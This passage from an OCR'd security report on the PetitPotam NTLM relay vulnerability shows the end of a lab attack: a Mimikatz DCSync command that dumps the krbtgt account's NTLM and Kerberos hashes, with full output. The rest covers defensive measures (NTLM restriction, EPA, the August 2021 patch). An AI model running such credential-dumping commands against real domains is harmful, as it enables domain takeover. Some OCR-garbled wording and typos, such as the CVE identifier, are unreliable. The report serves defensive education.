        Server: krbtgt/offense.local @ OFFENSE.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 7/31/2021 14:13:43 (local)
        End Time:   8/1/2021 0:13:43 (local)
        Renew Time: 8/7/2021 14:13:43 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\spotless\Desktop>
```

Finally, NTLM Hash values can be displayed via *Mimikatz*

```
lsadump::dcsync /user:krbgt
```

```
PS C:\Users\spotless\Desktop> C:\Users\spotless\Desktop\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'offense.local' will be the domain
[DC] 'dc01.offense.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2021 6:42:14 PM
Object Security ID   : S-1-5-21-1266675203-1968877961-1999387445-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: c6b3861f84b76218898b62ebb0aba78b
    ntlm- 0: c6b3861f84b76218898b62ebb0aba78b
    lm  - 0: 07a98fc4a481f6dea0cb5840675e037b

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 237e1c1986e870255378d5d5a1f49cb6

* Primary:Kerberos-Newer-Keys *
    Default Salt : OFFENSE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 5c950b73c38919afac9621569e834104f606b2dd05931bc58138347a7b3a221e
      aes128_hmac       (4096) : 503101a3f26f11bf5bf878ce833cda6b
      des_cbc_md5       (4096) : 46c8014c70f46751

* Primary:Kerberos *
    Default Salt : OFFENSE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 46c8014c70f46751

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
```

Mitigation and Measures

Mitigation and Measures

Methods of protection from attacks against PetitPotam

It is recommended to disable NTLM authentication primarily to be protected from attacks against PetitPotam. For this, you should first be started *gpedit.msc*. In the pop-up window, the "*Computer Configuration> Windows Settings> Security Settings> Local Policies> Security Options*" tab must be set to "*Network Security: Restrict NTLM: NTLM Authentication in this domain*" option.




Figure 8 Security Policy Configuration


Priority Measures Methods

NTLM must ensure that the services allow for authentication are used as expanded protection (EPA) such as protection (EPA) or SMB signing. For this, on the Server Manager menu, the EPA can be enabled for Certificate Authority Web Enrollment under the Tools> Internet Information Services (IIS) Manager tab.

With the activation of EPA, a Web.config file is created under the directory of "*<%windir%>\systemdata\CES\<CA Name>_CES_Kerberos\web.config*". In this file, the *<extendedProtectionPolicy>* component must be set to *WhenSupported* or *ALWAYS*.


The Require SSL option that will enable only HTTPS connections must be enabled.

Mitigation and Measures



Additional measures

Group Policy "Network Security: Restrict NTLM: Incoming NTLM Traffic" Deactivate NTLM on any AD CS server on Domain using NTLM Traffic. For this purpose, the *Computer Configuration> Windows Settings> Security Settings> Local Policies> Security Options* tab, "Network Security: Restrict NTLM: Incoming NTLM Traffic" option must be set to "*Deny all accounts*" or "*Deny all domain accounts*".



Mitigation and Measures

Deactivate the NTLM for Internet Information Services (IIS) on the AD CS servers running "*Certificate Authority Web Enrollment*" or "*Certificate Enrollment Web Service*" services on Domain. For this purpose, on the Server Manager menu, the *Tools> Internet Information Services (IIS)* is right-clicking the Windows Authentication option under the Manager tab, "*Negotiate: Kerberos*" must be added here.




Figure 11 Negotiate Kerberos

Current status on PetitPotam

The security update was published for PetitPotam elasticity with August 2021 update published by Microsoft. CV-2021-36942 code given, has a 7.5 CVSS score.

PetitPotam vulnerable cyber-threat actor with an authenticated cyber-threat, can call a function in the LSARPC interface and force the domain controller to authenticate on another server using NTLM (Domain Controller). The published security update prevents *OpenEncryptedFileRawA* and *OpenEncryptedFileRawW* calls with affected API calls through the LSARPC interface.

Mitigation and Measures

Current Status on PetitPotam

Microsoft has updated the *EfsRpcOpenFileRaw_Down-level* function in *efslsaext.dll* in the update. The *OpenEncryptedFileRaw* function controls a registry value named *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EFS* . If this value is equal and equal to 1, the *OpenEncryptedFileRaw* works as previously. Problems may occur in the backup system if the published update is implemented. Systems can be corrected by disabling the changed parameter value, but it is vulnerable to PetitPotam vulnerability.




Figure 12 After Updating *EfsRpcOpenFileRaw_Down-level function*

Conclusion

Conclusion

PetitPotam is a very critical vulnerability that affects Windows systems. In this report, issues such as what a PetitPotam vulnerability is, why it originates, what systems it affects, how it can be exploited, and measures that can be taken against the vulnerability are discussed.It is important to implement the security updates released to avoid being affected by attacks targeting the PetitPotam vulnerability. If the update is not applied, the receipt of said precautions are very important in terms of the safety of the systems.

BRANDEFENSE.COM

+90 (850) 303 85 35

info@brandefense.com

/Brandefense

/brandefense

/brandefense